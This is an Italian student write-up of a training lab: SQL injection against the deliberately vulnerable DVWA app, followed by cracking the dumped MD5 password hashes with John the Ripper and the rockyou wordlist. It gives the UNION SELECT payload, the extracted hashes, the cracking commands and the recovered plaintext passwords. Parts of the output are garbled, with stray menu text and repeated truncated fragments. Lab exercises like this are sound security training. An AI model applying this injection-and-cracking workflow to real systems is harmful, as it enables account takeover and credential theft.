


ESERCITAZIONE WEEK 14 DAY 2

 EPICODE

W14D1 - Pratica (1) PDF

Esercizio
Password cracking

Traccia: password cracking


Abbiamo visto come sfruttare un attacco SQL injection per recuperare le password degli utenti di un determinato sistema.

Se guardiamo meglio alle password trovate, non hanno l'aspetto di password in chiaro, ma sembrano più hash di password MD5.

Recuperate le password dal DB come visto, e provate ad eseguire delle sessioni di cracking sulla password per recuperare la loro versione in chiaro.

Sentitevi liberi di utilizzare qualsiasi dei tool visti nella lezione teorica.

L'obiettivo dell'esercizio di oggi è craccare tutte le password trovate precedentemente.

 EPICODE


W14D1 - Pratica (1) PDF

Esercizio
Password cracking

Consegna:

1. Screenshot dell'SQL injection già effettuata
2. Due righe di spiegazione di cos'è **questo** cracking (quale tipologia / quale meccanismo sfrutta)
3. Screenshot dell'esecuzione del cracking e del risultato

Si parte dalla SQL injection effettuata, da cui si trovano 4 funzioni hash, di cui due identiche:



Damn Vulnerable Web App

192.168.51.100/dvwa/vulnerabilities/sqli/?id=1'+UNION+

vulnerability: SQL injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unlwxwz.net/techtips/sql-injection.html>

Username: admin

View Source

Con il tool **John the Ripper**, si procede ad eseguire il password cracking delle funzioni hash trovate, con un attacco a dizionario.

Il password cracking è il processo per recuperare le password partendo dalla loro forma crittografica. Si tratta di un processo di deduzione: l'attaccante che cerca di indovinare la password, ne calcola l'hash e poi lo confronta con quello contenuto nel database delle password. Questo si può ottenere sia con un attacco a forza bruta, oppure, come in questo caso, con un attacco a dizionario. A differenza del primo, gli attacchi a dizionario non generano tutte le password possibili, ma piuttosto utilizzano una lista (dizionario) di password comuni, testando ogni voce che essa contiene.

Come dizionario è stato usato il file contenuto in `/usr/share/wordlists/rockyou.txt` ed è stato poi visualizzato il contenuto con l'opzione `--show`. Poiché richiede in input il file degli hash da decriptare, è stato creato `hash.txt` che contiene quelli trovati con la SQL injection:

```
(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist /usr/share/wordlists/rockyou.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 51 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX
2 8x3])
Remaining 50 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2024-02-06 14:16) 0g/s 88650p/s 88650c/s 4432KC/s !@#$$%
..sss
Session completed.

(kali㉿kali)-[~]
```

```
(kali㉿kali)-[/usr/share/wordlists]
└─$ john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt
?:password Command Execution
?:abc123 CSRF
?:letmein File Inclusion
?:password File Inclusion

4 password hashes cracked, 1 left

(kali㉿kali)-[/usr/share/wordlists]
└─$
```

ID: 1' UNION SELECT user, pa
Surname: admin
ID: 1' UNION SELECT user, pa
First name: admin
Surname: 5f4dcc3b5aa765d61d8
ID: 1' UNION SELECT user, pa
First name: gordonb
Surname: e99a18c428cb38d5f26
ID: 1' UNION SELECT user, pa